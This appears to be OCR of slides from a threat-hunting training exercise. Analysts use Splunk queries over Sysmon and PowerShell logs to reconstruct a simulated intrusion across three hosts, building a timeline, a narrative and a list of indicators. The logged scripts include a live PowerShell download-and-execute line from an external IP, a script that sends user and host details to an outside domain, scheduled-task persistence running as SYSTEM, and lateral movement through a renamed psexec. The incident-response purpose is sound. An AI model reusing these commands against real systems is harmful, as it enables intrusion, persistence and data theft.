
All time

✓ **5 events** (before 7/18/25 5:21:13.000 PM) | No Event Sampling | Job | Smart Mode

Events | Patterns | **Statistics (5)** | Visualization

20 Per Page | Format | Preview

_time	host	EventDescription	Task_Name	taskCmdLine
2019-08-02 08:19:40	AGRADY-L	A scheduled task was created.	\Microsoft\Windows\Printing\PrintDriverUpdate	powershell -w h C:\Windows\System32\printdrv\printdrv.ps1
2019-08-02 08:19:17	AGRADY-L	A scheduled task was updated.	\Microsoft\Windows\SharedPC\Account Cleanup	powershell c:\windows\system32\printdrv\msfont.ps1
2019-08-02 09:18:42	JWORTOSKI-L	A scheduled task was created.	\Microsoft\Windows\Printing\PrintDriverUpdate	powershell -w h C:\Windows\System32\printdrv\printdrv.ps1
2019-08-02 09:18:29	JWORTOSKI-L	A scheduled task was updated.	\Microsoft\Windows\SharedPC\Account Cleanup	powershell c:\windows\system32\printdrv\msfont.ps1
2019-08-02 09:58:56	titan	A scheduled task was created.	\Microsoft\Windows\Printing\PrintDriverUpdate	powershell -w h C:\Windows\System32\printdrv\printdrv.ps1



```
1  "c:\\windows\\system32\\printdrv\\*.ps1" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" source="wineventlog:microsoft-windows-sysmon/operational" EventCode=11
2  | table _time host app TargetFileName
```

✓ **4 events** (before 7/18/25 5:25:50.000 PM) | No Event Sampling | Job


Events | Patterns | **Statistics (4)** | Visualization

20 Per Page | Format | Preview

_time	host	app	TargetFileName
2019-08-02 09:00:07	AGRADY-L	c:\windows\system32\tar.exe	
2019-08-02 09:00:07	AGRADY-L	c:\windows\system32\tar.exe	
2019-08-02 09:55:47	titan	System	
2019-08-02 09:55:47	titan	System	


```
"c:\\windows\\system32\\printdrv\\*.ps1" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" source="wineventlog:microsoft-windows-sysmon/operational" EventCode=1
| table _time host CommandLine ParentCommandLine
| sort + _time
```

_time	host	CommandLine	ParentCommandLine
2019-08-02 08:19:17	AGRADY-L	"c:\windows\system32\schtasks.exe" /change /tn "Microsoft\Windows\SharedPC\Account Cleanup" /enable /tr "powershell c:\windows\system32\printdrv\msfont.ps1"	powershell -ec YwA6AFwAdwBpAG4AZABvAHcAcwBcAHMAeQBzAHQAZQBtADMAMgBcAHMAYwBoAHQAYQBzAGsAcwAgAC8AYwBoAGEAbgBnAGUAIAAvAH
2019-08-02 08:19:40	AGRADY-L	"c:\windows\system32\schtasks.exe" /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpdate /sc onlogon /tr "powershell -w h C:\Windows\System32\printdrv\printdrv.ps1"	powershell -ec YwA6AFwAdwBpAG4AZABvAHcAcwBcAHMAeQBzAHQAZQBtADMAMgBcAHMAYwBoAHQAYQBzAGsAcwAgAC8AYwByAGUAYQB0AGUAIAAvAH
2019-08-02 08:42:50	AGRADY-L	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE c:\windows\system32\printdrv\msfont.ps1	c:\windows\system32\svchost.exe -k netsvcs -p -s Schedule
2019-08-02 09:03:59	AGRADY-L	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE -w h C:\Windows\System32\printdrv\printdrv.ps1	c:\windows\system32\svchost.exe -k netsvcs -p -s Schedule
2019-08-02 09:17:18	AGRADY-L	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE c:\windows\system32\printdrv\msfont.ps1	c:\windows\system32\svchost.exe -k netsvcs -p -s Schedule
2019-08-02 09:58:15	AGRADY-L	"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c c:\windows\system32\schtasks /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpdate /sc onlogon /tr "powershell -w h C:\Windows\System32\printdrv\printdrv.ps1"	powershell -ec LgBcAHMAbQBiAC4AZQB4AGUAIABcAFwAdABpAHQAYQBuACAAYwBtAGQAIAAvAGMAIABjADoAXAB3AGkAbgBkAG8AdwBzAFwAcwB5AHMAdABlAG0AMwAyA
2019-08-02 09:58:55	titan	"cmd" /c c:\windows\system32\schtasks /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpdate /sc onlogon /tr "powershell -w h C:\Windows\System32\printdrv\printdrv.ps1"	C:\Windows\PSEXESVC.exe
2019-08-02 09:58:56	titan	c:\windows\system32\schtasks /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpdate /sc onlogon /tr "powershell -w h C:\Windows\System32\printdrv\printdrv.ps1"	"cmd" /c c:\windows\system32\schtasks /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpd



WINDOWS POWERSHELL LOGGING CHEAT SHEET - Win 7/Win 2008 or later

This "**Windows PowerShell Logging Cheat Sheet**" is intended to help you get started setting up basic and necessary PowerShell (Windows Management Framework) command and command line logging. This list includes some very common items that should be enabled, configured, gathered and harvested for any Log Management program. Start with these settings and add to it as you understand better what is in your logs and what you need.



Sponsored by:

LOG-MD
Discover it

POWERSHELL EXPLOITATION: Monitoring PowerShell is much different than other logging due to what needs to be enabled and configured and what is logged and how PowerShell uses DLL's and uses API calls. You have to look for combination of suspicious calls to detect malicious behavior. Event IDs 4100, 4103 & 4104 will be your best bet to catch malicious activity in PS 5 or use Event ID 500 and 800 in PS 4 and lower and of course what initially executed on the command line with Event ID 4688 New Process Creation with Process Command Line enabled in all versions of Windows.

https://static1.squarespace.com/static/552092d5e4b0661088167e5c/t/59c1814829f18782e24f1fe2/1505853768977/Windows+PowerShell+Logging+Cheat+Sheet+ver+Sept+2017+v2.1.pdf

```
"c:\\windows\\system32\\printdrv\\*.ps1" source="wineventlog:microsoft-windows-powershell/operational" EventCode=4104
| table _time host Message
| sort + _time
```

All time

✓ **16 events** (before 7/18/25 5:55:21.000 PM) | No Event Sampling | Job | Smart Mode

Events | Patterns | **Statistics (16)** | Visualization

20 Per Page | Format | Preview

_time	host	Message
2019-08-02 08:19:17	AGRADY-L	Creating Scriptblock text (1 of 1): c:\windows\system32\schtasks /change /tn 'Microsoft\Windows\SharedPC\Account Cleanup' /enable /tr 'powershell c:\windows\system32\printdrv\msfont.ps1' ScriptBlock ID: 06d363b1-922a-4626-bd05-e94c3097d44e Path:
2019-08-02 08:19:40	AGRADY-L	Creating Scriptblock text (1 of 1): c:\windows\system32\schtasks /create /ru 'NT AUTHORITY\SYSTEM' /tn Microsoft\Windows\Printing\PrintDriverUpdate /sc onlogon /tr 'powershell -w h C:\Windows\System32\printdrv\printdrv.ps1' ScriptBlock ID: 0aeb3e33-c5e1-41f0-ba54-8971c06a89f1 Path:
2019-08-02 08:42:51	AGRADY-L	Creating Scriptblock text (1 of 1): c:\windows\system32\printdrv\msfont.ps1 ScriptBlock ID: 376f821f-2cd4-431b-9a89-59c31b2cdd3c Path:
2019-08-02 09:04:38	AGRADY-L	Creating Scriptblock text (1 of 1): C:\Windows\System32\printdrv\printdrv.ps1 ScriptBlock ID: 07b155e3-2a22-40a7-acb9-1456dc079edd Path:

```
2019-08-02 09:04:39     AGRADY-L     Creating Scriptblock text (1 of 1):
$name=(Get-WinEvent -FilterXml "<QueryList><Query Id=""0"" Path=""Security""><Select Path=""Security"">*[System[(EventID=4624)]]</Select><Suppress Path=""Security"">*
[EventData[Data[@Name=""SubjectLogonId""]=""0x0"" or Data[@Name=""TargetDomainName""]=""NT AUTHORITY"" or Data[@Name=""TargetDomainName""]=""Window Manager""]]</Suppress>
</Query></QueryList>" -MaxEvents 1 | ForEach-Object {
    #TargetUserSid
    $_cur_OU = ([ADSI]"LDAP://<SID=$(($_.Properties[4]).Value.Value)>").SAMAccountName
     If ( $_cur_OU -like "*$_myOU" ) {
        $_cur_OU
    }
})
$date= Get-Date -Format "MMddyyyy"
$datetxt=$date.ToString()
$user= $(Get-WMIObject -class Win32_ComputerSystem | select username).username
#$name= $user.split("\")[1]
$dom = [Environment]::UserDomainName
$sys= [Environment]::MachineName
$subdomain="$datetxt-$name-$dom-$sys"
#Write $subdomain
wget http://$subdomain.imperialstout.org

ScriptBlock ID: f21cd1b7-22fc-4000-885b-44526ff944a9
Path: C:\Windows\System32\printdrv\printdrv.ps1
```

```
2019-08-02 09:17:19     AGRADY-L     Creating Scriptblock text (1 of 1):
IEX (New-Object System.Net.WebClient).DownloadString('http://157.230.116.14:53/s1.ps1')

ScriptBlock ID: f716faf0-6fb2-4b65-9466-52701ef9dde6
Path: C:\windows\system32\printdrv\msfont.ps1
```

What Is Our Timeline? (1/2)

PowerShell Scripts

Time	Event(s)	Attributes	Host
08:19:17	Process Creation Scheduled task updated	schtasks.exe Microsoft\Windows\SharedPC\Account Cleanup powershell c:\windows\system32\printdrv\msfont.ps1	agrady-l
08:19:40	Process Creation Scheduled task created	schtasks.exe Microsoft\Windows\Printing\PrintDriverUpdate powershell -w h C:\Windows\System32\printdrv\printdrv.ps1	agrady-l
08:42:50	Process Creation	powershell.EXE c:\windows\system32\printdrv\msfont.ps1	agrady-l
09:00:07	File Creation	tar.exe - C:\Windows\System32\printdrv\msfont.ps1 & printdrv.ps1	agrady-l
09:03:57-09:03:59	Process Creation	powershell.EXE -w h C:\Windows\System32\printdrv\printdrv.ps1	agrady-l
09:17:18	Process Creation	powershell.EXE c:\windows\system32\printdrv\msfont.ps1	agrady-l
09:18:28-09:18:29	Process Creation Scheduled task updated	schtasks.exe Microsoft\Windows\SharedPC\Account Cleanup powershell c:\windows\system32\printdrv\msfont.ps1	jwortoski-l

What Is Our Timeline? (2/2)

PowerShell Scripts

Time	Event(s)	Attributes	Host
09:18:42	Process Creation Scheduled task created	schtasks.exe Microsoft\Windows\Printing\PrintDriverUpdate powershell -w h C:\Windows\System32\printdrv\printdrv.ps1	jwortoski-l
09:28:57	Process Creation	powershell.EXE c:\windows\system32\printdrv\msfont.ps1	jwortoski-l
09:42:17	Process Creation	powershell.EXE -w h C:\Windows\System32\printdrv\printdrv.ps1	jwortoski-l
09:55:47	File Creation	C:\Windows\System32\printdrv\msfont.ps1 & printdrv.ps1	titan
09:58:15	Process Creation	printdrv\smb.exe" \\titan cmd /c c:\windows\system32\schtasks /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpdate /sc onlogon /tr "powershell -w h C:\Windows\System32\printdrv\printdrv.ps1"	agrady-l
09:58:55-09:58:56	Process Creation Scheduled task created	schtasks Microsoft\Windows\Printing\PrintDriverUpdate powershell -w h C:\Windows\System32\printdrv\printdrv.ps1	titan

What Is Our Narrative?

PowerShell Scripts

- Scheduled tasks are created or changed on impacted systems to disguise their intent

- Scripts are run based on conditions found in the schtasks.exe commands including on logon
  - One script contains a callback to imperialstout.org domain with user and device enumeration data
  - The other script issues a call to download another PowerShell script (s1.ps1) from an external web site

- PowerShell scripts are extracted onto agrady-l from tar.exe

- New scheduled task was loaded to titan via psexec masquerading as smb.exe
  - No evidence that PowerShell script executed on titan

Artifacts Known/Uncovered

PowerShell Scripts

Frothly Systems

- agrady-l \ 10.1.1.100
- jwortkoski-l \ 10.211.55.3
- titan \ 10.1.1.10

IP

- 157.230.116.14

Domain

- imperialstout.org


URL


- http://157.230.116.14:53/s1.ps1


Processes


MITRE ATT&CK Techniques Referenced

